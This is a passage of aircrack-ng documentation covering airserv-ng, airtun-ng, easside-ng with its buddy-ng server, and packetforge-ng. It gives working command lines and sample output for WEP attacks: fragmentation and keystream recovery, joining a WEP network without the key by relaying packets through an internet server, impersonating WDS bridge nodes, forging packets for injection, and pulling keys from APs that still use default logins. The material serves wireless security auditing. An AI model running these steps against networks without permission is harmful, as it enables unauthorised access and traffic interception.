Examples: [127.0.0.1] Got setchan 9 [127.0.0.1] handle_client: net_get()

Debug level of 3
Contents: Displays a message each time a packet is sent to the client. The packet length is indicated as well. This level includes both the level 1 and level 2 messages.

Examples: [127.0.0.1] Sending packet 97 [127.0.0.1] Sending packet 97

Usage Examples

In all cases, you must first put your wireless card into monitor mode using airmon-ng or a similar technique.

Local machine

This scenario has all the components running on the same system.

Start the program with:

```
airserv-ng -d ath0
```

Where:

- -d ath0 is the network card to use. Specify the network interface for your particular card.

The system responds:

```
Opening card ath0
Setting chan 1
Opening sock port 666
Serving ath0 chan 1 on port 666
```

At this point you may use any of the aircrack-ng suite programs and specify “127.0.0.1:666” instead of the network interface. 127.0.0.1 is the “loopback” IP of your PC and 666 is the port number that the server is running on. Remember that 666 is the default port number.

Example:

```
airodump-ng 127.0.0.1:666
```

It will start scanning all networks.

Remote machine

This scenario has the server running on one system with an IP address of 192.168.0.1 and the applications (airodump-ng, aireplay-ng, …) on another system.

Start the program with:

```
airserv-ng -d ath0
```

Where:

- -d ath0 is the network card to use. Specify the network interface for your particular card.

The system responds:

```
Opening card ath0
Setting chan 1
Opening sock port 666
Serving ath0 chan 1 on port 666
```

At this point you may use any of the aircrack-ng suite programs on the second system and specify "192.168.0.1:666" instead of the network interface. 192.168.0.1 is the IP address of the server system and 666 is the port number that the server is running on. Remember that 666 is the default port number.

On the second system, you would enter "airodump-ng 192.168.0.1:666" to start scanning all the networks. You may run aircrack-ng applications on as many other systems as you want by simply specifying "192.168.0.1:666" as the network interface.

Example:

```
airodump-ng -c 6 192.168.0.1:666
```

Usage Tips

None at this time.

Usage Troubleshooting

Is your card in monitor mode? Make sure your card is in monitor mode prior to starting airserv-ng.

Are you connecting to the correct IP and TCP port number? Double check this. Remember that the default port number is 666. You can use the aireplay-ng injection test to verify connectivity and proper operation.

Firewall software can block communication so make sure the following allows communication to and from the server port. This applies to both the machine running airserv-ng and the client machine. Items to check:

- IPTables on linux system.
- Firewalls software on linux and especially Windows
- Any firewalls along the TCP network between the client and server

Some software can also affect successful operation:

- Anti-Spyware software
- Anti-Virus software

To confirm that airserv-ng is listening the expected port:

- Under linux: “netstat -an” or “lsof -i” and look for the port number.
- Under Window, open a command line and type “netstat -an” then look for the port number.

At present, there are known issues with the madwifi-ng drivers for atheros-based cards. Channel hopping and setting the channel does not always work correctly. Very often the card is not set to the requested channel and/or the hopping does not take place.

Airtun-ng

Description

Airtun-ng is a virtual tunnel interface creator. There are two basic functions:

- Allow all encrypted traffic to be monitored for wireless Intrusion Detection System (wIDS) purposes.
- Inject arbitrary traffic into a network.

In order to perform wIDS data gathering, you must have the encryption key and the bssid for the network you wish to monitor. Airtun-ng decrypts all the traffic for the specific network and passes it to a traditional IDS system such as snort [http://www.snort.org].

Traffic injection can be fully bidirectional if you have the full encryption key. It is outgoing unidirectional if you have the PRGA obtained via chopchop or fragmentation attacks. The prime advantage of airtun-ng over the other injection tools in the aircrack-ng suite is that you may use any tool subsequently to create, inject or sniff packets.

Airtun-ng also has repeater and tcpreplay-type functionality. There is a repeater function which allows you to replay all traffic sniffed through a wireless device (interface specified by -i at0) and optionally filter the traffic by a bssid together with a network mask and replay the remaining traffic. While doing this, you can still use the tun interface while repeating. As well, a pcap file read feature allows you to replay stored pcap-format packet captures just the way you captured them in the first place. This is essentially tcpreplay functionality for wifi.

Airtun-ng only runs on linux platforms and does support WDS if you have a pretty recent version (svn rev 1624?).

Usage

usage: airtun-ng <options> <replay interface>

- -x nbpps : maximum number of packets per second (optional)
- -a bssid : set Access Point MAC address (mandatory)
- -i iface : capture packets from this interface (optional)
- -y file : read PRGA from this file (optional / one of -y or -w must be defined)
- -w wepkey : use this WEP-KEY to encrypt packets (optional / one of -y or -w must be defined)
- -t tods : send frames to AP (1) or to client (0) (optional / defaults to 0)
- -r file : read frames out of pcap file (optional)
- -h MAC : source MAC address
- -H : Display help. Long form –help

Repeater options (the following all require double dashes):

- - -repeat : activates repeat mode. Short form -f.
- - -bssid <mac> : BSSID to repeat. Short form -d.
- - -netmask <mask> : netmask for BSSID filter. Short form -m.

Scenarios

wIDS

The first scenario is wIDS. Start your wireless card in monitor mode then enter:

```
airtun-ng -a 00:14:6C:7E:40:80 -w 1234567890 ath0
```

Where:

- -a 00:14:6C:7E:40:80 is the MAC address of the access point to be monitored
- -w 1234567890 is the encryption key
- ath0 is the interface currently running in monitor mode

The system responds:

```
 created tap interface at0
 WEP encryption specified. Sending and receiving frames through ath0.
 FromDS bit set in all frames.
```

You notice above that it created the **at0** interface. Switch to another console session and you must now bring this interface up in order to use it:

```
 ifconfig at0 up
```

This interface (at0) will receive a copy of every wireless network packet. The packets will have been decrypted with the key you have provided. At this point you may utilize any tool to sniff and analyze the traffic. For example, tcpdump, wireshark or snort.

WEP injection

The next scenario is where you want to inject packets into the network. Do exactly the same steps as in the first scenario except define a valid IP address for the network when you bring the at0 interface up:

```
 ifconfig at0 192.168.1.83 netmask 255.255.255.0 up
```

You can confirm this by entering “ifconfig at0” and checking the output.

```
 at0       Link encap:Ethernet  HWaddr 36:CF:17:56:75:27
        inet addr:192.168.1.83  Bcast:192.168.1.255  Mask:255.255.255.0
        inet6 addr: fe80::34cf:17ff:fe56:7527/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:192 errors:0 dropped:0 overruns:0 frame:0
        TX packets:6 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:500
        RX bytes:25113 (24.5 KiB)  TX bytes:516 (516.0 b)
```

At this point you can use any tool you want and send traffic via the at0 interface to wireless clients. Please note by default the FromDS flag is set. Meaning packets are flagged as going to the wireless clients. If you wish to communicate via the AP or wired clients, specify the option ”-t 1” when you start airtun-ng.

IMPORTANT NOTE: The normal rules apply to injection here as well. For example, being associated with the AP, having the wireless card MAC match the injected source, etc. You have to remember to also set the at0 MAC address.

An interesting use of this scenario is that it allows you to use a WEP encrypted network with a driver that supports injection, but no WEP encryption, as not all drivers support 256bit wep or 512bit WEP keys or WPA (once it is implemented) and so on.

PRGA injection

The next scenario is where you want to inject packets into the network but do not have the full WEP key. You only have the PRGA obtain via a chopchop or fragmentation attack. In this case you may only inject packets outbound. There is no way to decrypt inbound packets since you do not have the full WEP key.

Start your wireless card in monitor mode then enter:

```
airtun-ng -a 00:14:6C:7E:40:80 -y fragment-0124-153850.xor ath0
```

Notice that the PRGA files was specified via the ”-y” option.

The system responds (notice it correctly states “no reception”):

```
created tap interface at0
WEP encryption by PRGA specified. No reception, only sending frames through ath0.
FromDS bit set in all frames.
```

From here you can define a valid IP address for the network when you bring the at0 interface up:

```
ifconfig at0 192.168.1.83 netmask 255.255.255.0 up
```

You can confirm this by entering “ifconfig at0”. Again, at this point you can use any tool you want and send traffic via the at0 interface to wireless clients.

Connecting to Two Access Points

The next scenario is connecting to two wireless networks at the same time. This is done by simply starting airtun-ng twice and specifying the appropriate bssid MAC for each. If the 2 APs are on the same channel, then everything should be fine. If they don't share one channel, you can listen with airodump-ng on both channels (not simultaneously, but switching between only the two channels). Assuming the two APs you want to connect to are on on channels 1 and 11, enter “airodump-ng -c 1,11 ath0”.

So you'll get two tunnel interfaces (at0 and at1), each pointing to another AP. if they don't use the same private subnet range, then you can use them at the same time. IE You are connected to more than one AP. In theory, you could do this for even more then two APs, but the quality of the link would be even worse when hopping on 3 channels.

Copy packets from the optional interface

The next scenario is copying packets from the optional interface. The -i <wireless interface> is just like the aireplay-ng -i parameter. It is used for specifying a source to read packets from, other than the given injection interface (ath0 in the examples above). A typical use is to listen with a very sensitive card on one interface and to inject with a high power adapter, which has a lower sensitivity.

Repeater Mode

This scenario allows you to repeat all packets from one wireless card to another. This would allow you to extend the distance by which you could listen to the access point communication. The cards may also be on different channels which provides additional flexibility.

Prior to running the following command, you must use airmon-ng to put each card into monitor mode on the the appropriate channels:

```
airtun-ng -a 00:14:6C:7E:40:80  --repeat --bssid 00:14:6C:7E:40:80 -i ath0 wlan0
```

Where:

- -a 00:14:6C:7E:40:80 is the MAC address used for packets injected via the at0 interface.
- - -repeat specifies that inbound packets from the -i interface be repeated on the output interface. Note the double dash.
- - -bssid 00:14:6C:7E:40:80 used to select which packets are repeated. Note the double dash. (Optional)
- -i ath0 is input interface from which packets are read.
- wlan0 is the output interface.

The system responds:

```
created tap interface at0
No encryption specified. Sending and receiving frames through wlan0.
FromDS bit set in all frames.
```

At this point, any packets for the AP (00:14:6C:7E:40:80) from the ath0 interface will be repeated and sent out on the wlan0 interface.

Packet Replay Mode

You can replay any previous capture. The capture must have been stored in pcap format.

You enter the command:

```
airtun-ng -a 00:14:6C:7E:40:80 -r ath0one-01.cap ath0
```

Where:

- -a 00:14:6C:7E:40:80 is the MAC address used for packets injected via the at0 interface.
- -r ath0one-01.cap in the name of the pcap file to be replayed.
- ath0 is the output interface.

The system responds:

```
created tap interface at0
```

```
No encryption specified. Sending and receiving frames through ath0.
FromDS bit set in all frames.
Finished reading input file ath0one-01.cap.
```

Please note that the file contents are transmitted exactly as is. You may ignore the message “FromDS bit set in all frames”. The flags nor any other field are modified while transmitting the file contents.

Tunneling traffic into WDS networks or WiFi Bridges

If you use a recent version of airtun-ng, you can use its WDS support to inject traffic into WDS networks and WiFi bridges. Bridges are pretty secure since traffic may be sniffed, but it is impossible to connect with them to send data into the networks. This is where airtun-ng comes into the game. With airtun-ng you can impersonate either of the two endpoints to interact with the other one. Lets assume you can only see one node of the bridge, this is how you can check if an attacker could inject traffic into this side of the network:

- There are two nodes AA:AA:AA:AA:AA:AA and BB:BB:BB:BB:BB:BB.
- Your attacking client can only send to and receive from node A.
- In this case you will only see packets with Transmitter = A and Receiver = B on your interface.
- If you impersonate node B, you could inject traffic into the network behind node A.

This is how to setup airtun-ng for this scenario:

```
airtun-ng -t 1 ath0 -h BB:BB:BB:BB:BB:BB -a AA:AA:AA:AA:AA:AA -i ath0
```

If you are able to see both sides of a WDS/Bridge network, you can enable bidirectional mode. This enables communication with both endpoint's networks. Be aware that bidirectional mode keeps track of clients behind each node in a list in memory, since it needs to know to which of the two endpoints it needs to send a packet to reach a certain client. If you use an embedded system, or there are large amounts of clients connected, this may slow down your machine.

```
airtun-ng -t 1 ath0 -h BB:BB:BB:BB:BB:BB -a AA:AA:AA:AA:AA:AA -i ath0 -f
```

WDS mode is fully compatible with WEP encryption, so you can use the -w and -y flags as usual. However, Repeater Mode hasn't been tested with WDS.

Usage Tips

This tool is extremely powerful and utilizes advanced concepts. Please make sure you have built your knowledge and experience with the other tools in the aircrack-ng suite prior to using it.

Injecting Management Frames

You can also inject management and control frames. This can be done by putting a PCAP file together of frames to be sent, or just using a capture you made before and by replaying the whole file using airtun-ng.

Usage Troubleshooting

I can't find the airtun-ng tool!

Windows platforms - “I can't find the airtun-ng tool!”. Answer: airtun-ng only runs on linux.

Error opening tap device: No such file or directory

When you run airtun-ng, you get a message similar to “error opening tap device: No such file or directory”.

Make sure you have the OpenVPN package installed and run:

```
modprobe tun
```

This loads the “tun” module. You can confirm it is loaded by running “lsmod | grep tun”. If it does not load or there are problems, running “dmesg” and reviewing the end should show errors, if any.

Error creating tap interface: Permission denied

See the following FAQ entry.

Easside-ng

Description

Easside-ng is an auto-magic tool which allows you to communicate via an WEP-encrypted access point (AP) without knowing the WEP key. It first identifies a network, then proceeds to associate with it, obtain PRGA (pseudo random generation algorithm) xor data, determine the network IP scheme and then setup a TAP interface so that you can communicate with the AP without requiring the WEP key. All this is done without your intervention.

There are two primary papers "The Fragmentation Attack in Practice" by Andrea Bittau and "The Final Nail in WEP's Coffin" by Andrea Bittau, Mark Handley and Josua Lockey which are of interest. See the the links page for these papers and more. The papers referenced provide excellent background information if you would like to understand the underlying methodologies. The concepts for the fragment attack currently incorporated in aircrack-ng came from these papers.

In order to access the wireless network without knowing the WEP key, we have the AP itself decrypt the packets. This is achieved by having a "buddy" process running on a server accessible on the Internet. The "buddy" server echoes back the decrypted packets to the system running easside-ng. This imposes a number of critical requirements for easside-ng to work:

- The target access point must be able to communicate with the Internet.
- A "buddy" server must exist on the Internet without firewalling of the port used by easside-ng. The default is TCP and UDP port 6969.
- The system running easside-ng must have access to the Internet and be able to communicate with the "buddy" server.

There are two overall phases:

- Establish basic connectivity between easside-ng, buddy server and the access point.
- Communication with the WIFI network.

Each phase will be described in more detail in the following sections.

Establish Connectivity

Here are the steps which essside-ng performs during the establishing connectivity phase:

1. Channel hops looking for a WEP network.
2. Once a network is found, it tries to authenticate.
3. Once the program has successfully authenticated then it associates with the AP.
4. After sniffing a single data packet, it proceeds to discover at least 1504 bytes of PRGA by sending out larger broadcasts and intercepting the relayed packets. This technique is known as the fragmentation attack. The PRGA is written to the prga.log file.
5. It then decrypts the IP network by guessing the next four bytes of PRGA using multicast frames and the linear keystream expansion technique. By decrypting the ARP request, the network number scheme can be determined. This is used to build the ARP request which is used for subsequent injection. Easside-ng can also use an IP packet to determine the IP network as well,

it just takes a bit longer.

6. It creates a permanent TCP connection with the "buddy" server and verifies connectivity.
7. ARPs to get the MAC addresses for the router and source IP. The defaults are .1 for the router and .123 for the client IP.
8. It then tests connectivity via the access point and determines the Internet IP address that the AP uses. It also lists the round trip time of the test packets. This gives you an idea of the quality of connection.
9. The TAP interface is then created.

At this point, you run "ifconfig at0 up" and you are now able to communicate with any host on the wifi network via this TAP interface. Notice that you don't need a WEP key to do this! The TAP interface is a virtual interface that acts as if it were the wifi interface with the correct WEP key configured. You can assign an IP, use DHCP with it and so on.


What role does the buddy server play?

The following is a simplistic description. A very detailed description of the steps to decrypt packets is included in later sections.

- You sniff packet X on the wifi and it is encrypted.
- If say, that packet was going to cnn.com, then on the Internet it would arrive in clear-text. The Internet does not use WEP.
- The idea is to retransmit that packet, but instead of sending it to its original destination (cnn.com) we send it to our buddy on the Internet.
- The buddy gets it in clear-text (the AP will decrypt packet before sending to the internet) and sends it back to us.

Communication with the WIFI network

The following describes this diagram in more detail.



So you may be asking "What is the magic? How can you access the WIFI network without knowing the WEP key?". The method is quite simple yet ingenious.

Lets look at the details of sending and receiving packets via the at0 TAP interface.

Sending packets:

- A packet is given to the at0 (TAP interface) based on the local network routing table. Depending on what destination IP address you are trying to communicate with, you may have to manually add static routing entries. By default, the wifi network is added to the routing table for you.
- The TAP interface hands the packet over to easside-ng
- Easside-ng then encrypts it for injection using the PRGA gathered in the initial connectivity phase.
- Easside-ng then injects the packet into the wifi network via the wireless device.

Receiving packets:

- A source device (wired or wireless) sends a packet destined for the IP assigned to the ath0 interface or to a broadcast destination. The AP transmits the packet into the air.
- Easside-ng constantly listens to the packets being transmitted by the AP. It then processes packets addressed to the TAP IP based on the MAC address or broadcasts.
- For each packet it needs to process, the packet must first be decrypted. This will be done in multiple steps. The steps follow.
- Easside-ng creates a new packets composed of two fragments. The first fragment has no data, it simply has the destination IP of the buddy-server. This fragment is encrypted using the PRGA (keystream). The second fragment contains the packet to be decrypted. Since this packet is already encrypted, it is used “as is”. This new packet consisting of two fragments is then injected into the wifi network.
- The AP receives the fragmented packet, decrypts each fragment and reassembles the fragments into a single packet. Since the destination IP of the reassembled packet is the buddy-server, it forwards it to the buddy server. You should note that the AP was kind enough to decrypt the packet for you!
- The buddy server receives the decrypted packet from the AP by UDP. It then resends the decrypted information back to easside-ng.
- Easside-ng then sends the decrypted packet out the at0 (TAP) interface.

Fragmentation Technique

This section provides a brief explanation of the fragmentation technique used in easside-ng.

This technique, when successful, can obtain 1504 bytes of PRGA (pseudo random generation algorithm). This attack does not recover the WEP key itself, but merely obtains the PRGA. The PRGA can then be used to encrypt packets you want to transmit. It requires at least one data packet to be received from the access point in order to initiate the attack.

Basically, the program obtains a small amount of keying material from the packet then attempts to send packets with known content to the access point (AP). If the packet is successfully echoed back by the AP then a larger amount of keying information can be obtained from the returned packet. This cycle is repeated several times until 1504 bytes of PRGA are obtained.

The original paper, The Fragmentation Attack in Practice [http://darkircop.org/bittau-wep.pdf], by Andrea Bittau provides a much more detailed technical description of the technique. A local copy is located here [http://download.aircrack-ng.org/wiki-files/doc/Fragmentation-Attack-in-Practice.pdf]. A local copy of the presentation slides is located here [http://download.aircrack-ng.org/wiki-files/doc/Final-Nail-in-WEPs-Coffin.slides.pdf]. Also see the paper “The Final Nail in WEP's Coffin” on this page.

Linear Keystream Expansion Technique

This section provides a brief explanation of the linear keystream expansion technique used in easside-ng.

So you may also be asking “What is the linear keystream expansion technique?”. The foundation is the fact that packets like an encrypted ARP request can easily be identified combined with the fact that the start of it has known plain text.

The program first obtains the PRGA from known plain text portion of the ARP request. Then it creates a new ARP request packet broken into two fragments. The first fragment is one more byte than the known PRGA and the PRGA is guessed for the extra byte. These guesses are sent and the program listens to see which one is replayed by the AP. The replayed packet has the correct PRGA and this value was included in the destination multicast address. Now that we know the correct PRGA, one more byte can be decrypted in the original ARP request. This process is repeated until the sending IP in the original ARP request is decrypted. It takes a maximum of 256 guesses to determine the correct PRGA for a particular byte and on average only 128 guesses.

The linear keystream expansion technique (Arbaugh inductive) is reverse chopchop. Chopchop decrypts packets from back to the front. Linear decrypts packets from the front to the back. Actually, chopchop is reverse Arbaugh.

Easside-ng compared to Wesside-ng

The companion aircrack-ng suite program to easside-ng is wesside-ng. Here is a brief comparison of the two tools:

Feature	**easside-ng**	**wesside-ng**
Stability of the program	Stable	Proof of concept
Finds a MAC address to spoof	No	Yes
Fake Authentication to AP	Yes	Yes
Can use ARP packets for fragmentation	Yes	Yes
Can use IP packets for fragmentation	Yes	No
Fragmentation attack to obtain PRGA	Yes	Yes
Linear Keystream Expansion Technique	Yes	Yes
Communication with wifi network without WEP key	Yes	No
Network ARP request flooding	No	Yes
Aircrack-ng PTW attack	No	Yes
Recovers WEP key	No	Yes

Why easside-ng when aircrack-ng has PTW?

Why release easside-ng when aircrack-ng has PTW?

- easside-ng was private and came a year before PTW.
- easside-ng is handy for a quick and stealthy attack. It is significantly faster than PTW. It's “instant” and requires no flooding.

Usage

Usage: easside-ng <args>

Where:

- -h Displays the list of options.
- -v MAC address of the Access Point (Optional)
- -m Source MAC address to be used (Optional)
- -i Source IP address to be used on the wireless LAN. Defaults to the decoded network plus ”.123” (Optional)
- -r IP address of the AP router. This could be the WAN IP of the AP or an actual router IP depending on the topology. Defaults to the decoded network plus ”.1”. (Optional)
- -s IP address of the “buddy” server (Mandatory)
- -f Wireless interface name. (Mandatory)
- -c Locks the card to the specified channel (Optional)

Usage: buddy-ng

NOTE: There are no parameters for buddy-ng. Once invoked, it listens on TCP port 6969 and UDP port 6969. TCP is used for the permanent connection between esside-ng and buddy-ng. UDP is used to receive decrypted packets from the AP.

When you run easside-ng, it creates a file automatically in the current directory:

- prga.log - Contains the PRGA obtained through the fragmentation attack. The following is NOT correct. It is a future feature: “This can be used as input to other aircrack-ng suite tools which require PRGA as input. You can also use the PRGA from other tools for this file.”

It is very important to delete this file prior to starting the program when you change target access point.

Scenarios

Specific AP Usage Example

Be sure to use airmon-ng to put your card into monitor mode.

First, you need to start a buddy server. This needs to be located on the Internet and be accessible from the system running easside-ng via TCP. It must also be accessible from the AP via UDP. Port 6969 cannot be firewalled on it.

You start the buddy sever:

```
buddy-ng
```

It responds:

```
buddy-ng
Waiting for connexion
```

When easside-ng connects, it responds similar to:

```
Got connection from 10.113.65.187
Handshake complete
Inet check by 10.113.65.187 1
```

The IP 10.113.65.187 above is the IP of the system running easside-ng.

Now run easside-ng:

```
easside-ng -f ath0 -v 00:14:6C:7E:40:80 -c 9  -s 10.116.23.144
```

Where:

- -f ath0 Wireless interface name.
- -v 00:14:6C:7E:40:80 MAC address of the AP.
- -c 9 Channel the AP is on.
- -s 10.116.23.144 Buddy server IP.

The system responds:

```
Setting tap MTU
Sorting out wifi MAC
MAC is 00:08:D4:86:7E:98
Setting tap MAC
[14:40:06.596419] Ownin...
```

```
SSID teddy Chan 9 Mac 00:14:6C:7E:40:80
Sending auth request
Authenticated
Sending assoc request
Associated: 1
Assuming ARP 54
[14:40:13.537842] Got 22 bytes of PRGA IV [4B:02:00]
[14:40:13.545021] Got 58 bytes of PRGA IV [4C:02:00]
[14:40:13.648670] Got 166 bytes of PRGA IV [4D:02:00]
[14:40:13.753087] Got 490 bytes of PRGA IV [4E:02:00]
[14:40:13.863819] Got 1462 bytes of PRGA IV [4F:02:00]
[14:40:13.966753] Got 1504 bytes of PRGA IV [50:02:00]
Assuming ARP 36
[15:23:42.047332] Guessing prga byte 22 with 16
ARP IP so far: 192
[15:23:42.749330] Guessing prga byte 23 with 3F
ARP IP so far: 192.168
[15:23:43.815329] Guessing prga byte 24 with 60
ARP IP so far: 192.168.1
My IP 192.168.1.123
Rtr IP 192.168.1.1
Sending who has 192.168.1.1 tell 192.168.1.123
Rtr MAC 00:14:6C:7E:40:80
Trying to connect to buddy: 10.116.23.144:6969
Connected
Handshake compl33t
Checking for internet... 1
Internet w0rx.  Public IP 10.113.65.187
Rtt 77ms
```

At this point, you need to bring up the TAP interface:

```
ifconfig at0 up
```

Now you can send and receive packets to and from the AP network which in this case is 192.168.1.0/24 via the at0 interface. Notice that you don't need a WEP key to do this! The TAP interface is a virtual interface that acts as if it were the wifi interface with the correct WEP key configured. You can assign an IP, use DHCP with it and so on. By default, the at0 interface is assigned the network obtained at the start plus ".123".

Scanning for APs Usage Example

The “Specific AP Usage Example” is for targeting a single Access Point on a specific channel. You can also let easside-ng scan for APs by using “easside-ng -f ath0 -s 10.116.23.144”.

Usage Tips

Combining easside-ng and wesside-ng

As you may know, wesside-ng is a proof-of-concept tool which is rich in functionality, but is not as stable and bug-free compared to easside-ng. You can combine the strengths of wesside-ng and easside-ng together.

First run easside-ng to obtain the prga file. Then run wesside-ng to flood the network and obtain the WEP key. It is really that simple!

Playfully, this is known as “besside-ng”.

Demonstrating Insecurity!

IMPORTANT: You must have written permission from the owner of the AP prior to using the instructions in this section. It is illegal to access networks which do not belong to you.

A clever way to demonstrate the insecurity of WEP networks and access points:

- Use easside-ng to create an access mechanism to the WIFI network.
- Log into the AP with your favourite browser. 99% of the time, the APs have default ids and passwords. Many times there are no passwords set. Once logged into the AP, you can go to the WEP settings page and read off the WEP key from the configuration page. In some cases, where there are asterisks (*) for the key, you may need to look at the HTML source or use a tool to reveal the password.
- Now you can configure your wireless card with the WEP key and access the network normally.

Test Setup

This section will discuss what works and what does not work with regards to testing easside-ng against your own wireless LAN.

6969 is the standard port used by easside-ng and buddy-ng. If you change it, then of course, use the revised port number in all references below.

First, some simple assumptions about your wireless LAN:

- It has access to the Internet.
- Outbound UDP port 6969 to the Internet is not blocked. Some firewalls only allow communication on ports which have been explicitly allowed.
- You have tested your ability to connect to the buddy-ng server. See how to perform this test below.

Assumptions about your buddy-ng server:

- It is running on Internet with a routeable IP address
- It is accessible by both the system running easside-ng and the wireless LAN
- Inbound and outbound UDP and TCP port 6969 is permitted.

Assumptions about the system running easside-ng;

- It is running on Internet with a routeable IP address.
- Outbound TCP port 6969 to the Internet is not blocked. Some firewalls only allow communication on ports which have been explicitly allowed.
- You have tested your ability to connect to the buddy-ng server. See how to perform this test below.
- It contains a wireless device supported by aircrack-ng and it is in monitor mode.

The easiest way to test connectivity to the buddy-ng server is by using telnet. Be sure to start your buddy server process prior to doing this test! Otherwise it will fail for sure.

Enter:

```
telnet <ip of buddy server> 6969
```

The system should respond:

```
Trying <ip of buddy server>...
Connected to <ip of buddy server>.
Escape character is '^]'.
```

The buddy server should look like this:

```
Waiting for connexion
Got connection from <ip of the easside-ng system>
```

When you terminate the telnet session, it should look like this:

```
That was it
Waiting for connexion
```

The above examples show a successful test. If your test fails then use tcpdump or wireshark on the source and destination systems to sniff port 6969. Determine the problem with these tools and others then correct the root problem.

If you are running easside-ng and buddy-ng on the same system then the system must have a routeable Internet IP address. You cannot be on a LAN behind a firewall which does network address translation (NAT).

The ideal situation is to have the buddy-ng server running on a separate system someplace on the Internet. Then have a second system with easside-ng running with a routeable IP address.

Tap interface under Windows

To obtain a tap interface in a MS Windows environment, install OpenVPN.

Usage Troubleshooting

- Make sure your card is in monitor mode.
- Make sure your card can inject by testing it with the aireplay-ng injection test. Also specifically ensure you can communicate with the AP in question.
- Make sure your card supports the fragmentation attack. Again, this can be confirmed with the aireplay-ng injection test.
- Make sure to delete **prga.log** if you are changing access points or if you want to restart cleanly. In general, if you have problems, it is a good idea to delete it.
- There are a few known limitations:
  - Only open authentication is support. Shared key authentication is not supported.
  - Only B and G networks are supported.

Packetforge-ng

Description

The purpose of packetforge-ng is to create encrypted packets that can subsequently be used for injection. You may create various types of packets such as arp requests, UDP, ICMP and custom packets. The most common use is to create ARP requests for subsequent injection.

To create an encrypted packet, you must have a PRGA (pseudo random genration algorithm) file. This is used to encrypt the packet you create. This is typically obtained from aireplay-ng chopchop or fragmentation attacks.

Usage

Usage: packetforge-ng <mode> <options>

Forge options

- -p <fctrl> : set frame control word (hex)
- -a <bssid> : set Access Point MAC address
- -c <dmac> : set Destination MAC address
- -h <smac> : set Source MAC address
- -j : set FromDS bit
- -o : clear ToDS bit
- -e : disables WEP encryption
- -k <ip[:port]> : set Destination IP [Port]
- -l <ip[:port]> : set Source IP [Port] (Dash lowercase letter L)
- -t ttl : set Time To Live
- -w <file> : write packet to this pcap file

Source options

- -r <file> : read packet from this raw file
- -y <file> : read PRGA from this file

Modes

- --arp : forge an ARP packet (-0)
- --udp : forge an UDP packet (-1)
- --icmp : forge an ICMP packet (-2)
- --null : build a null packet (-3)
- --custom : build a custom packet (-9)

Usage Example

Generating an arp request packet

Here is an example of how to generate an arp request packet.

First, obtain a xor file (PRGA) with either the aireplay-ng chopchop or fragmentation method.

Then use the following command:

```
packetforge-ng -0 -a 00:14:6C:7E:40:80 -h 00:0F:B5:AB:CB:9D -k 192.168.1.100 -l 192.168.1.1 -y fragment-0124-161129.xor -w arp-request
```

Where:

- -0 indicates you want a arp request packet generated
- -a 00:14:6C:7E:40:80 is the Access Point MAC address
- -h 00:0F:B5:AB:CB:9D is the source MAC address you wish to use
- -k 192.168.1.100 is the destination IP. IE In an arp it is the "Who has this IP"
- -l 192.168.1.1 is the source IP. IE In an arp it is the "Tell this IP"
- -y fragment-0124-161129.xor
- -w arp-packet

Assuming you are experimenting with your own access point, arp request packet generated above can be decrypted with your own key. So to see that packet we just created can be decrypted:

Enter "airdecap-ng -w <access point encryption key> arp-request"

The results look like this:

```
Total number of packets read            1
Total number of WEP data packets         1
Total number of WPA data packets         0
Number of plaintext data packets         0
Number of decrypted WEP  packets         1
Number of decrypted WPA  packets         0
```

To view the packet that was just decrypted, enter "tcpdump -n -vvv -e -s0 -r arp-request-dec"

The results look like this:

```
reading from file arp-request-dec, link-type EN10MB (Ethernet)
18:09:27.743303 00:0f:b5:ab:cb:9d > Broadcast, ethertype ARP (0x0806), length 42: arp who-has 192.168.1.100 tell 192.168.1.1
```

Which is exactly what we expected. Now you can inject this arp request packet as follows "aireplay-ng -2 -r arp-request ath0".

The program will respond as follows:

```
      Size: 68, FromDS: 0, ToDS: 1 (WEP)

           BSSID  =  00:14:6C:7E:40:80
       Dest. MAC  =  FF:FF:FF:FF:FF:FF
      Source MAC  =  00:0F:B5:AB:CB:9D

      0x0000:  0841 0201 0014 6c7e 4080 000f b5ab cb9d  .A....l~@.......
      0x0010:  ffff ffff ffff 8001 6c48 0000 0999 881a  ........lH......
      0x0020:  49fc 21ff 781a dc42 2f96 8fcc 9430 144d  I.!.x..B/....0.M
      0x0030:  3ab2 cff5 d4d1 6743 8056 24ec 9192 c1e1  :.....gC.V$.....
      0x0040:  d64f b709                                .O..

Use this packet ? y

Saving chosen packet in replay_src-0124-163529.cap
You should also start airodump-ng to capture replies.
End of file.
```

By entering "y" above, the packet you created with packetforge-ng is then injected.

Generating a null packet

This option allows you to generate LLC null packets. These are the smallest possible packets and contain no data. The switch "-s" is used to manually set the size of the packet. This a simple way to generate small packets for injection.

Remember that the size value (-s) defines the absolute size of an unencrypted packet, so you need to add 8 bytes to get its final length after encrypting it (4 bytes for iv+idx and 4 bytes for icv). This value also includes the 802.11 header with a length of 24bytes.

The command is:

```
 packetforge-ng --null -s 42 -a BSSID -h SMAC -w short-packet.cap -y fragment.xor
```

Where:

- –null means generate a LLC null packet (requires double dash).
- -s 42 specifies the packet length to be generated.
- -a BSSID is the MAC address of the access point.
- -h SMAC is the source MAC address of the packet to be generated.
- -w short-packet.cap is the name of the output file.
- -y fragment.xor is the name of the file containing the PRGA.

